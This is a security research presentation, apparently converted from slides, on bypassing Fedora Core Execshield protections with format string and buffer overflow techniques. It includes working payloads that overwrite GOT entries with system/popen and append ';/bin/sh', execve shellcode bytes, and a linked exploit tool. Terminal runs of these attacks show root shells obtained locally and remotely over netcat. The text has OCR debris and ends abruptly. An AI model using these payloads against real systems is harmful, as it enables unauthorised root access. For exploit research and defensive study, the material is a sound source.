The New Ways to Attack Applications On Operating Systems under Execshield

Xpl017Elz (INetCop)

1. History of Buffer Over Flow Attack

1) Attack on Red Hat Linux 6.x x86 *BSD O/S

Normal stack overflow attack
- Phrack 49-14: Smashing The Stack For Fun And Profit (Aleph one)
http://www.phrack.org/archives/49/P49-14

Frame Pointer attack
- Phrack 55-08: The Frame Pointer Overwrite (klog)
http://www.phrack.org/archives/55/P55-08

2) Changes on Red Hat Linux 7.x kernel

- Using setuid(), setreuid() shellcode
- Blocking general frame pointer off-by-one attack by adding dummy space between buffer and frame pointer since gcc version 2.96

3) Changes on Red Hat Linux 9.x kernel

- random stack function enabled, Mapping the stack at different place on every execution of the program.

1. History of Buffer Over Flow Attack

(1) Occupying the randomized position of shellcode by brute-force attack.

There was a possibility to relocate the return address to where it was when the program was debugged. Because of the narrow extent of randomized address.

```
while [ 1 ] ; do ./exploit 1000 ; done
```

(2) Locating the shellcode at the beginning of the stack.

Inserting shellcode as the last argument of execve function which is an environment variable. By doing this, shellcode will always have static location at the beginning of the stack, starting with address of 0xc00000000 -4

```
execve ([PATH],[ARGUMENT],[ENVIRONMENT VARIABLE]);
```

1. History of Buffer Over Flow Attack

(3) jmp %esp attack.

Presumable attack especially when there is a writable place after the return address. It is a possibility that %esp register points very next location of return address when "ret" process occur after leaving at epilogue, therefore, attack code could be executed.

```
leave
; mov %ebp,%esp
; pop %ebp
ret
; pop %eip
jmp %esp
```

```
[xxxx...xxxx][xxxx][jmp %esp][shellcode ... ]
              ebp   eip(ret)    ret+4
```

1. History of Buffer Over Flow Attack

(4) Changes on early Fedora Core system

- non-execute random stack function added
Shellcode execution by using stack disabled and more abstruse way to randomize stack has been realized.

- return to library attack.
Call the function directly not by executing sehllcode. It is based on the PaX attack studied by Solar Designer and Nergal

```
[xxxx...xxxx][xxxx][execl()][dummy][argv1][argv2][argv3]
               ebp   eip(ret)
```

1. History of Buffer Over Flow Attack

- Contents about non-executable stack, inception of Return to Library attack :

- Getting around non-executable stack (and fix) – http://seclists.org/lists/bugtraq/1997/Aug/0063.html
- Defeating Solar Designer non-executable stack patch – http://seclists.org/lists/bugtraq/1998/Feb/0006.html

- Introductory document about Return to library :

- The Omega Project Finished – http://community.corest.com/~juliano/lmagra-omega.txt

- Advanced Return to library attack:

- Phrack 58-4: http://www.phrack.org/archives/58/p58-0x04

2. Changes on Fedora Core Execshield system

Fedora Core is a part of Fedora project run by Redhat co. (Http://fedora.redhat.com) unlike existing Redhat system, It provides special anti buffer overflow solution called Execshield

- Introduction of Execshield

1) Non-execute stack, partial non-execute heap (non-executable stack, heap)

Blocking exploits that overwrite data structure or insert code in the structure
Blocking stack, buffer, and function pointer overflow
Let the heap space that allocated by malloc() and stack and data space have a non-execute status

2. Changes on Fedora Core Execshield system

2) Memory structure less than 16mb (NULL pointer dereference protection)

It makes address structure less than 16m by re-mapping all PROT_EXEC mapping values in ASCII-armor by kernel. Because of the reason that old overflow attack uses 4bytes address value, this re-mapping to under 16mb makes address to have NULL value which makes attacks such as return to library non-executable

```
[root@localhost ~]# cat /proc/self/maps
006a2000-006a3000 r-xp 006a2000 00:00 0
006f7000-00711000 r-xp 00000000 fd:00 141979     /lib/ld-2.3.5.so
00711000-00712000 r-xp 00019000 fd:00 141979     /lib/ld-2.3.5.so
00712000-00713000 rwxp 0001a000 fd:00 141979     /lib/ld-2.3.5.so
00715000-00839000 r-xp 00000000 fd:00 141980     /lib/libc-2.3.5.so
00839000-0083b000 r-xp 00124000 fd:00 141980     /lib/libc-2.3.5.so
0083b000-0083d000 rwxp 00126000 fd:00 141980     /lib/libc-2.3.5.so
0083d000-0083f000 rwxp 0083d000 00:00 0
08048000-0804d000 r-xp 00000000 fd:00 162124     /bin/cat
0804d000-0804e000 rw-p 00004000 fd:00 162124     /bin/cat
080a9000-080ca000 rw-p 080a9000 00:00 0          [heap]
b7d9b000-b7f9b000 r--p 00000000 fd:00 619316     /usr/lib/locale/locale-archive
b7f9b000-b7f9c000 rw-p b7f9b000 00:00 0
b7fa5000-b7fa6000 rw-p b7fa5000 00:00 0
bff91000-bffa6000 rw-p bff91000 00:00 0          [stack]
[root@localhost ~]#
```

2. Changes on Fedora Core Execshield system

3) More effective random stack, random library memory allocation.

It is a technique that allocate a different memory address on every single execution. It is a better randomized memory allocation system which is harder to predict than that of Redhat 9.0.

4) PIE compile

PIE is an initial for Position Independent Executables which is similar concept of PIC. This function also protects executables from being exploited by memory related attacks such as buffer overflow

2. Changes on Fedora Core Execshield system

1) General way to guess random stack

Run vulnerable executable as a child process and run a normal program that has same memory structure as a parent process. By doing this several times, attacker can get a presumable stack address.

- Defects:

(1) Hacker need to calculate all the size of attack code and argument value because the address of environmental variable is related with those materials.

(2) This vulnerability has to be exploited only on local environment, because the vulnerable executable is run as a child process.

3. Experiment in local random stack on Fedora core system

Random stack experiment

Executing the executable more than 2 times, You can see that the stack address varies on every execution.

```
(gdb) br main
Breakpoint 1 at 0x804836e
(gdb) r xxxx
Starting program: /var/tmp/strcpy xxxx
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804836e in main ()
(gdb) x/x $ebp
0xfeefcb78:     0xfeefcbd8
(gdb) x/x $esp
0xfeefcb70:     0x00000000
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /var/tmp/strcpy xxxx
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804836e in main ()
(gdb) x/x $ebp
0xfef34f08:     0xfef34f68
(gdb) x/x $esp
0xfef34f00:     0x00000000
(gdb)
```

3. Experiment in local random stack on Fedora core system

Exploiting Random stack

By executing two similarly made programs at the same time, we can confirm that those two Programs's stack addresses are not match at all.

```
[root@localhost test]# cat test.c
int main()
{
        char buf[8];
        printf("%p\n",&buf);
}
[root@localhost test]# cat test1.c
int main()
{
        char buf[8];
        printf("%p\n",&buf);
}
[root@localhost test]# ./test ; ./test1
0xfefe1910
0xfefd5a40
[root@localhost test]# ./test ; ./test1
0xfefb5360
0xfef21490
[root@localhost test]# ./test ; ./test1
0xfeedeb10
0xfef0f750
[root@localhost test]# ./test ; ./test1
0xfefd32d0
0xfefe53a0
[root@localhost test]#
```

3. Experiment in local random stack on Fedora core system

But when the vulnerable program is executed as a child process, and repeating the execution several times, the two program's stack addresses are match and you can predict the vulnerable program's return address.

```
[root@localhost test]# cat test.c
int main()
{
        char buf[8];
        printf("%p\n",&buf);
        execl("./test1","test1",0);
}
[root@localhost test]# cat test1.c
int main()
{
        char buf[8];
        printf("%p\n",&buf);
}
[root@localhost test]# ./test
0xfee9cff0
0xfef13240
[root@localhost test]# ./test
0xfefcb3d0
0xfefd9800
[root@localhost test]# ./test
0xfeeb0d90
0xfef85010
[root@localhost test]# ./test
0xfef799d0
0xfef4d830
[root@localhost test]# ./test
0xfeee17f0
0xfeee17f0 <===
[root@localhost test]# ./test
0xfee3d510
0xfef38e70
[root@localhost test]#
```

Match!!

4. Format String Attack Under Execshield

1) GOT, PLT overwrite

A technique to execute a desired command by overwriting GOT, executed after exploiting format string vulnerability, with a function that can run a command.

- Phrack 56-05 - BYPASSING STACKGUARD AND STACKSHIELD

http://www.phrack.org/archives/56/p56-0x05

- TESO scut - Exploiting Format String Vulnerabilities

http://www.eecg.toronto.edu/~lie/downloads/formatstring-1.2.pdf

- c0ntex - How to hijack the Global Offset Table with pointers for root shells

4. Format String Attack Under Execshield

- GOT and PLT

Global Offset Table is a place that stores the real function address after execution.
PLT is a Procedure Linkage Table that has real function call code and by referring to this It can make the real system library call. (it doesn’t perform every time but the very first time and after that , it only refers to the contents of GOT)
In short, It is a table used to call real system library address.

4. Format String Attack Under Execshield

- GOT and PLT

Those whose types are R_386_JUMP_SLOT play important role in referencing PLT.

```
int main()
{
   char buf[]="XXXXYYYY";
   scanf("%s",buf);
   printf("%s",buf);
}

[root@NewbieServer test]# objdump --dynamic-reloc scanf

scanf:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080494dc R_386_GLOB_DAT    __gmon_start__
080494c8 R_386_JUMP_SLOT   __register_frame_info
080494cc R_386_JUMP_SLOT   scanf
080494d0 R_386_JUMP_SLOT   __deregister_frame_info
080494d4 R_386_JUMP_SLOT   __libc_start_main
080494d8 R_386_JUMP_SLOT   printf


[root@NewbieServer test]#
```

4. Format String Attack Under Execshield

- GOT and PLT

Below is the PLT area. With the command “objdump –h”, hacker may easily know where the PLT is located

```
(gdb) disass scanf
Dump of assembler code for function scanf:
0x804830c <scanf>:      jmp    *0x80494cc
0x8048312 <scanf+6>:    push   $0x8
0x8048317 <scanf+11>:   jmp    0x80482ec <_init+48>
End of assembler dump.
(gdb) disass printf
Dump of assembler code for function printf:
0x804833c <printf>:     jmp    *0x80494d8
0x8048342 <printf+6>:   push   $0x20
0x8048347 <printf+11>:  jmp    0x80482ec <_init+48>
End of assembler dump.
(gdb)
```

Above is the content of the PLT before execution. “push” determines which function to run.

4. Format String Attack Under Execshield

- GOT and PLT

It is _dl_runtime_resolve function’s role to acquire system library function’s address and put it into GOT (at the first execution). Besides, it was _dl_runtime_resolve function’s argument value that pushed last page. By enumerating R_386_JUMP_SLOT in order, you can get information below. And by using this information as a argument of _dl_runtime_resolv function, the desired function will be called.

```
080494c8 R_386_JUMP_SLOT   __register_frame_info     - 0x0
080494cc R_386_JUMP_SLOT   scanf                     - 0x8
080494d0 R_386_JUMP_SLOT   __deregister_frame_info   - 0x10
080494d4 R_386_JUMP_SLOT   __libc_start_main         - 0x18
080494d8 R_386_JUMP_SLOT   printf                    - 0x20
```

4. Format String Attack Under Execshield

- GOT and PLT

As the fallowing , all the memories are allocated to PLT in order.

```
(gdb) x/20 0x8048312-20 (push part of function scanf)
0x80482fe <__register_frame_info+2>:  0x080494c8    0x00000068    0xffe0e900    0x25ffffff
                                                    ~~~~~~~~~~~ (push $0x0)
0x804830e <scanf+2>:    0x080494cc    0x00000868    0xffd0e900      0x25ffffff
                                      ~~~~~~~~~~~~ (push $0x8)
0x804831e <__deregister_frame_info+2>:0x080494d0    0x00001068    0xffc0e900    0x25ffffff
                                                    ~~~~~~~~~~~ (push $0x10)
0x804832e <__libc_start_main+2>:      0x080494d4    0x00001868    0xffb0e900    0x25ffffff
                                                    ~~~~~~~~~~~ (push $0x18)
0x804833e <printf+2>:   0x080494d8    0x00002068    0xffa0e900
                                      ~~~~~~~~~~~ (push $0x20)
Cannot access memory at address 0x804834a.
(gdb)
```

Linux has different way to execute a function between the first execution and the future executions.

4. Format String Attack Under Execshield

- GOT and PLT

*** The first execution :**

1. scanf function call
2. Move to PLT
3. Move to GOT that points “push” code’s address.
4. _dl_runtime_resolve
5. Jump to real function address after saving GOT.

*** Future executions :**

1. scanf function call
2. Move to PLT
3. Function address is already saved in GOT ➔ jump to function

4. Format String Attack Under Execshield

- GOT and PLT

Contents of PLT and GOT before calling scanf function.

```
(gdb) disass 0x804830c
Dump of assembler code for function scanf:
0x804830c <scanf>:      jmp    *0x80494cc
0x8048312 <scanf+6>:    push   $0x8
0x8048317 <scanf+11>:   jmp    0x80482ec <_init+48>
End of assembler dump.
(gdb)
```

```
(gdb) x 0x80494cc
0x80494cc <_GLOBAL_OFFSET_TABLE_+16>:   0x08048312 <=
(gdb) x/x 0x08048312
0x8048312 <scanf+6>:    0x00000868 <====================
(gdb)
```

Indicates “push” code in PLT

push $0x8

4. Format String Attack Under Execshield

- GOT and PLT

Flow after calling scanf function

(1) PLT of scanf jump to GOT from 0x0804830c at the beginning.
(2) In GOT(0x080494cc), there is a pointer that points push code, and by inserting a argument to that push code, let it refer to a code that is in 0x8.
(3) Get a library function's address and put it into GOT ,then ,finally, jump to function to execute and run the function.

```
(gdb) x/x 0x080494cc
0x80494cc <_GLOBAL_OFFSET_TABLE_+16>:   0x400686f4 <=
```

System library address that saved in GOT by _dl_runtime_resolve

```
(gdb) x/x 0x400686f4
0x400686f4 <scanf>:    0x53e58955 <==
(gdb)
```

Real address of scanf as we expected. ☺

4. Format String Attack Under Execshield

- Overwriting GOT with System function

[Summary]
By overwriting GOT with command executable function’s address, Hacker can execute desirable function without referring to PLT.

```
int main(int argc,char *argv[])
{
        char buf[256];
        strcpy(buf,argv[1]);
        printf(buf);
        printf(buf);
}
```

Practical format string vulnerabilities in repeating codes are case of this.

- Attack command:

```
[format string attack code];/bin/sh;
```

Change GOT of printf to system function at the first execution. At next execution, argv[1] which is used as a argument of printf is executed as a command. [format string attack code] will be ignored and “/bin/sh” will be executed through semicolon.

4. Format String Attack Under Execshield

- Overwriting GOT with popen function.

If the address value that passed to fopen function as a argument is controllable, that means the program is exploitable. During the exploitation, hacker need to know the address of _IO_new_popen function, origin function of popen function.

```
...
fgets(buf,sizeof(buf)-1,stdin);
...
printf(buf);
fflush(stdout);
printf("'s contents:₩n");

if((fp=fopen(buf,"r"))==NULL)
{
...
```

```
[root@localhost tmp]# gcc -o fopen fopen.c
[root@localhost tmp]# ./fopen
input file name: /etc/redhat-release
/etc/redhat-release's contents:
Fedora Core release 3 (Heidelberg)
[root@localhost tmp]#
```

4. Format String Attack Under Execshield

- Overwriting GOT with popen function.

Acquiring GOT of fopen and origin function of popen

```
[root@localhost tmp]# objdump --dynamic-reloc fopen | grep fopen
fopen:     file format elf32-i386
080498bc R_386_JUMP_SLOT   fopen
[root@localhost tmp]# gdb -q fopen
(gdb) r
Starting program: /var/tmp/fopen
(no debugging symbols found)...(no debugging symbols found)...input file name: test
test's contents:
fopen error

Program exited with code 0377.
(gdb) x/x _IO_new_popen
0xf6f0c100 <popen@@GLIBC_2.1>:  0x56e58955
(gdb)
```

GOT of fopen : 0x08049850
Starting address of _IO_new_popen(origin function of popen) : 0xf6f0c10

4. Format String Attack Under Execshield

- Overwriting GOT with popen function.

Change fopen address to that of popen's origin function by format string attack code.
tail '/bin/sh' command on the attack code and execute the argument itself as a command.

```
[root@localhost tmp]# (echo `printf "\xbc\x98\x04\x08\xbe\x98\x04\x08"`"%49400x
%12\$n%13808x%13\$n;/bin/sh";cat) | ./fopen
input file name: [format string attack code];/bin/sh;










             f6fdb720;/bin/sh's contents:
sh: %49400x%12%13808x%13: command not found
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
exit

[root@localhost tmp]#
```

4. Format String Attack Under Execshield

- Overwriting GOT with popen function.

```
[root@localhost tmp]# cat > /etc/xinetd.d/test
service tfido
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /var/tmp/fopen
}
[root@localhost tmp]# killall -HUP xinetd
[root@localhost tmp]# netstat -an | grep 60177
tcp        0      0 0.0.0.0:60177               0.0.0.0:*                   LISTEN
[root@localhost tmp]#
[root@localhost tmp]# (echo `printf "\xbc\x98\x04\x08\xbe\x98\x04\x08"`"%49400x
%12\$n%13808x%13\$n;/bin/sh";cat) | nc localhost 60177



             f6fdb720;/bin/shsh: %49400x%12%13808x%13: command not found
id
's contents:
uid=0(root) gid=0(root)
uname -a
Linux localhost 2.6.9-1.667smp #1 SMP Tue Nov 2 14:59:52 EST 2004 i686 i686 i386 GNU/Linux
cat /etc/redhat-release
Fedora Core release 3 (Heidelberg)
exit

[root@localhost tmp]#
```

4. Format String Attack Under Execshield

2) Exploit with a shellcode under Fedora Core 3

[Summary] Locate a shellcode on the heap by format string attack, and change return address to execute hacker’s shellcode.

Advantage : Not depend on O/S environment, so it can be transplanted to other system easily.

Disadvantage : Payload size for attack is big, so not fit to attack with small size of buffer.
Can not use head area to exploit under Fedora Core 4,5

4. Format String Attack Under Execshield

- Finding Shellcode executable area

```
[root@localhost tmp]# cat vuln.c
int main(int argc,char *argv[])
{
        char buf[1024];
        strcpy(buf,argv[1]);
        printf(buf);
        printf("₩n");
}
[root@localhost tmp]# gcc -o vuln vuln.c
[root@localhost tmp]# gdb -q vuln
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) br main
Breakpoint 1 at 0x80483a9
(gdb) r
Starting program: /tmp/vuln
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x080483a9 in main ()
(gdb)
[1]+  Stopped                 gdb -q vuln
[root@localhost tmp]# ps -ef | grep vuln | grep -v grep
root     10178 10138  0 17:20 pts/1    00:00:00 gdb -q vuln
root     10179 10178  0 17:20 pts/1    00:00:00 /tmp/vuln
[root@localhost tmp]# cat /proc/10179/maps
08048000-08049000 r-xp 00000000 fd:00 311375     /tmp/vuln
08049000-0804a000 rw-p 00000000 fd:00 311375     /tmp/vuln
f6eb7000-f6eb8000 rw-p f6eb7000 00:00 0
f6eb8000-f6fd9000 r-xp 00000000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fd9000-f6fdb000 r--p 00120000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fdb000-f6fdd000 rw-p 00122000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fdd000-f6fdf000 rw-p f6fdd000 00:00 0
f6fe9000-f6ffe000 r-xp 00000000 fd:00 2654223    /lib/ld-2.3.3.so
f6ffe000-f6fff000 r--p 00014000 fd:00 2654223    /lib/ld-2.3.3.so
f6fff000-f7000000 rw-p 00015000 fd:00 2654223    /lib/ld-2.3.3.so
fee4a000-ff000000 rw-p fee4a000 00:00 0
ffffe000-fffff000 ---p 00000000 00:00 0
[root@localhost tmp]#
```

Result of Process maps

4. Format String Attack Under Execshield

- Finding Shellcode executable area

Write code below will load the code on the heap area using function pointer and execute the code.

```
[root@localhost tmp]# cat > write.c
char write[]={
        0xeb,0x17,0x5e,0x31,0xc0,0xb0,0x04,0x31,
        0xdb,0xb3,0x01,0x89,0xf1,0x31,0xd2,0xb2,
        0x0b,0xcd,0x80,0x31,0xc0,0xb0,0x01,0xcd,
        0x80,0xe8,0xe4,0xff,0xff,0xff,0x58,0x70,
        0x6c,0x30,0x31,0x37,0x45,0x6c,0x7a,0x0a
};
int main(){
        void (*funx)()=(void *)write;
        printf("funx(): %p\n",funx);
        funx();
}
[root@localhost tmp]# gcc -o write write.c
[root@localhost tmp]# ./write
funx(): 0x80495e0
Xpl017Elz
[root@localhost tmp]#
```

4. Format String Attack Under Execshield

- Finding Shellcode executable area

```
[root@localhost tmp]# gdb -q write
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) disass 0x80495e0
Dump of assembler code for function write:
0x080495e0 <write+0>:    jmp    0x80495f9 <write+25> <--
0x080495e2 <write+2>:    pop    %esi
0x080495e3 <write+3>:    xor    %eax,%eax
0x080495e5 <write+5>:    mov    $0x4,%al
0x080495e7 <write+7>:    xor    %ebx,%ebx
0x080495e9 <write+9>:    mov    $0x1,%bl
0x080495eb <write+11>:   mov    %esi,%ecx
0x080495ed <write+13>:   xor    %edx,%edx
0x080495ef <write+15>:   mov    $0xb,%dl
0x080495f1 <write+17>:   int    $0x80
0x080495f3 <write+19>:   xor    %eax,%eax
0x080495f5 <write+21>:   mov    $0x1,%al
0x080495f7 <write+23>:   int    $0x80
0x080495f9 <write+25>:   call   0x80495e2 <write+2>
0x080495fe <write+30>:   pop    %eax
0x080495ff <write+31>:   jo     0x804966d
0x08049601 <write+33>:   xor    %dh,(%ecx)
0x08049603 <write+35>:   aaa
0x08049604 <write+36>:   inc    %ebp
0x08049605 <write+37>:   insb   (%dx),%es:(%edi)
0x08049606 <write+38>:   jp     0x8049612
End of assembler dump.
(gdb) x/x 0x80495e0
0x80495e0 <write>:      0x315e17eb
(gdb)
0x80495e4 <write+4>:    0x3104b0c0
(gdb)
0x80495e8 <write+8>:    0x8901b3db
(gdb)
```

Starting point of write shellcode

At the process maps, checked before, this area had “rw-p” attribution but it is now executable.

4. Format String Attack Under Execshield

- Finding Shellcode executable area

```
(gdb) br main
Breakpoint 1 at 0x804838a
(gdb) r
Starting program: /tmp/write
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804838a in main ()
(gdb)
[1]+  Stopped                 gdb -q write
[root@localhost tmp]# ps -ef | grep write | grep -v grep
root     10211 10138  0 17:28 pts/1    00:00:00 gdb -q write
root     10212 10211  0 17:28 pts/1    00:00:00 /tmp/write
[root@localhost tmp]# cat /proc/10212/maps
08048000-08049000 r-xp 00000000 fd:00 311373     /tmp/write
08049000-0804a000 rw-p 00000000 fd:00 311373     /tmp/write
f6eb7000-f6eb8000 rw-p f6eb7000 00:00 0
f6eb8000-f6fd9000 r-xp 00000000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fd9000-f6fdb000 r--p 00120000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fdb000-f6fdd000 rw-p 00122000 fd:00 2654278    /lib/tls/libc-2.3.3.so
f6fdd000-f6fdf000 rw-p f6fdd000 00:00 0
f6fe9000-f6ffe000 r-xp 00000000 fd:00 2654223    /lib/ld-2.3.3.so
f6ffe000-f6fff000 r--p 00014000 fd:00 2654223    /lib/ld-2.3.3.so
f6fff000-f7000000 rw-p 00015000 fd:00 2654223    /lib/ld-2.3.3.so
fef9a000-ff000000 rw-p fef9a000 00:00 0
ffffe000-fffff000 ---p 00000000 00:00 0
[root@localhost tmp]#
```

Base on the analyzed result, we found a shellcode executable area on heap.

4. Format String Attack Under Execshield

- How to input shellcode

With “%n” directive format string, we can input a value into a specific memory address.
Main idea of this exploit is to overwrite shellcode itself with format string technique.
We can run a shellcode when we overwrite function GOT or __DTOR_END__ address to that of shellcode on heap.

4. Format String Attack Under Execshield

- Real attack process

```
"₩x31₩xc0₩xb0₩x17" // setuid(0);
"₩x31₩xdb₩xcd₩x80"

/* 24byte shellcode */
"₩x31₩xc0₩x50₩x68"
"₩x6e₩x2f₩x73₩x68"
"₩x68₩x2f₩x2f₩x62"
"₩x69₩x89₩xe3₩x99"
"₩x52₩x53₩x89₩xe1"
"₩xb0₩x0b₩xcd₩x80"
```


```
/ setuid(0);

*/
```

Trying to overwrite 8 times in total. And it concludes with a code that overwrites shellcode address to “.dtors+4”.

4. Format String Attack Under Execshield

- Real attack process

exploit payload:
[empty heap address][__DTOR_END__ location][%... shellcode format string code ...][&shellcode address]



1. Locate shellcode on heap address 0x080496dc
2. Overwrite &shellcode to .dtors+4

The address of shellcode(0x080496dc) is an empty space with NULL value and It took some debugging process to find out empty heap memory.

4. Format String Attack Under Execshield

- Real attack process

Exploit code: http://x82.inetcop.org/h0me/papers/data/0x82-shoverwrite.tgz

```
[x82@localhost tmp]$ id
uid=500(x82) gid=500(x82) groups=500(x82)
[x82@localhost tmp]$ cat vuln.c
int main(int argc,char *argv[])
{
        char buf[1024];
        strcpy(buf,argv[1]);
        printf(buf);
        printf("₩n");
}
[x82@localhost tmp]$ gcc -o 0x82-shoverwrite 0x82-shoverwrite.c
[x82@localhost tmp]$ ./0x82-shoverwrite

Usage: ./0x82-shoverwrite [type] [argument]

local type: ./0x82-shoverwrite 0 [local program path]
remote type: ./0x82-shoverwrite 1 [.dtors address]

ex1> ./0x82-shoverwrite 0 ./vuln
ex2> ./0x82-shoverwrite 1 0x080494e4

[x82@localhost tmp]$ ls -al vuln
-rwsr-xr-x  1 root root 4865 Dec 11 12:13 vuln
[x82@localhost tmp]$ ./vuln `./0x82-shoverwrite 0 ./vuln`




     80496f0
sh-3.00# id
uid=0(root) gid=500(x82) groups=500(x82)
sh-3.00#
```

Trying local exploit :
./0x82-shoverwrite 0 [PATH of vulnerable program]

4. Format String Attack Under Execshield

- Real attack process

Since we can easily know the remote memory address with format string attack.
We could find out that .dtors+4 is located in the address of 0x08049514.

```
[x82@localhost tmp]$ cat /etc/xinetd.d/test
service tfido
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /tmp/printf
}
[x82@localhost tmp]$ cat /tmp/printf.c
#include <stdio.h>

int main()
{
        char buf[300];
        fgets(buf,sizeof(buf)-1,stdin);
        printf(buf);
        printf("₩n");
}
[x82@localhost tmp]$ (./0x82-shoverwrite 1 0x08049514; cat) | nc localhost
60177




   804id
uid=0(root) gid=0(root)
pwd
/
uname -a
Linux localhost 2.6.9-1.667smp #1 SMP Tue Nov 2 14:59:52 EST 2004 i686 i686
i386 GNU/Linux
```

Trying Remote attack :
./0x82-shoverwrite 1 [.dtors+4 address]

4. Format String Attack Under Execshield

3) Exploit with a shellcode under Fedora Core 4, 5

[Summary] Locate shellcode on library by format string technique, and change the return address to execute hacker's shellcode.

```
[x82@fc5 tmp]$ cat /proc/self/maps
0011e000-0011f000 r-xp 0011e000 00:00 0          [vdso]
00bca000-00be3000 r-xp 00000000 fd:00 1243921    /lib/ld-2.4.so
00be3000-00be4000 r-xp 00018000 fd:00 1243921    /lib/ld-2.4.so
00be4000-00be5000 rwxp 00019000 fd:00 1243921    /lib/ld-2.4.so
00be7000-00d13000 r-xp 00000000 fd:00 1243926    /lib/libc-2.4.so
00d13000-00d16000 r-xp 0012b000 fd:00 1243926    /lib/libc-2.4.so
00d16000-00d17000 rwxp 0012e000 fd:00 1243926    /lib/libc-2.4.so
00d17000-00d1a000 rwxp 00d17000 00:00 0
08048000-0804d000 r-xp 00000000 fd:00 4840199    /bin/cat
0804d000-0804e000 rw-p 00004000 fd:00 4840199    /bin/cat
0a03f000-0a060000 rw-p 0a03f000 00:00 0          [heap]
b7cfe000-b7efe000 r--p 00000000 fd:00 3130222    /usr/lib/locale/locale-archive
b7efe000-b7f00000 rw-p b7efe000 00:00 0
bf7fb000-bf810000 rw-p bf7fb000 00:00 0          [stack]
[x82@fc5 tmp]$
```

Result of Process maps

4. Format String Attack Under Execshield

- Finding executable area

```
[x82@fc5 ~]$ cat > write.c
char write[]={
        0xeb,0x17,0x5e,0x31,0xc0,0xb0,0x04,0x31,
        0xdb,0xb3,0x01,0x89,0xf1,0x31,0xd2,0xb2,
        0x0b,0xcd,0x80,0x31,0xc0,0xb0,0x01,0xcd,
        0x80,0xe8,0xe4,0xff,0xff,0xff,0x58,0x70,
        0x6c,0x30,0x31,0x37,0x45,0x6c,0x7a,0x0a
};
int main(){
        void (*funx)()=(void *)write;
        printf("funx(): %p₩n",funx);
        funx();
}

[x82@fc5 ~]$ gcc -o write write.c
write.c: In function ?ain?
write.c:10: warning: incompatible implicit declaration of built-in function ?
rintf?
[x82@fc5 ~]$ gdb -q write
(gdb) r
Starting program: /home/x82/write
Reading symbols from shared object read from target memory...(no debugging symbo
ls found)...done.
Loaded system supplied DSO at 0xc52000
(no debugging symbols found)
(no debugging symbols found)
funx(): 0x80495c0

Program received signal SIGSEGV, Segmentation fault.
0x080483d2 in main ()
(gdb) x/x 0x80495c0
0x80495c0 :      0x315e17eb
(gdb) where
#0  0x080483d2 in main ()
(gdb)
```

4. Format String Attack Under Execshield

- Finding executable area

Unlike Fedora Core3 system, heap area execution is impossible under Fedora Core 4 and 5 , but there are 3 library areas where read, write and execute are possible.

```
00be4000-00be5000 rwxp 00019000 fd:00 1243921       /lib/ld-2.4.so
00d16000-00d17000 rwxp 0012e000 fd:00 1243926       /lib/libc-2.4.so
00d17000-00d1a000 rwxp 00d17000 00:00 0
```

Since Fedora system uses under 16m address that includes NULL, it is very hard to write or load certain data on library area with buffer overflow. So we need to consider how to overwrite a specific data on NULL included address to create shellcode on library area.

4. Format String Attack Under Execshield

- Finding Solution

Below is a general format string attack code that overwrites certain value on non-NULL-included address. Below is a exploit payload.

```
ex: 0x0086c0ec
General format string attack code : "₩xec₩xc0₩x86₩x00₩xee₩xc0₩x86₩x00%00000x%n%00000x%n"
```

Code above will not work perfectly because there is a NULL value in the address. Like this, it is very difficult to input certain value into a address that has NULL value in it.

4. Format String Attack Under Execshield

- Finding Solution

#1. when there is too little to overwrite to retloc

When there is a NULL in retloc address, you can exploit by inputting retloc just once not twice. This can be very useful when you can not enter continuous address or value but the address is on stack and you can refer to the address.

0x41414141 == 1094795585
== (109479558 x 10 + 5)

예: 0x0086c0ec
General format string attack code: "₩xec₩xc0₩x86₩x00₩xee₩c0₩x86₩x00%00000x%n%00000x%n"

Special attack code : "%109479558x%109479558x%109479558x%109479558x%109479558x%1094795
58x%109479558x%109479558x%109479558x%109479563x%37₩$n"+`printf "₩xec₩xc0₩x86₩x00"`

Or , "%999999999x%9479559x%$-flag format string n`printf "₩xec₩xc0₩x86₩x00"`

4. Format String Attack Under Execshield

- Finding Solution

#2. Brute force attack

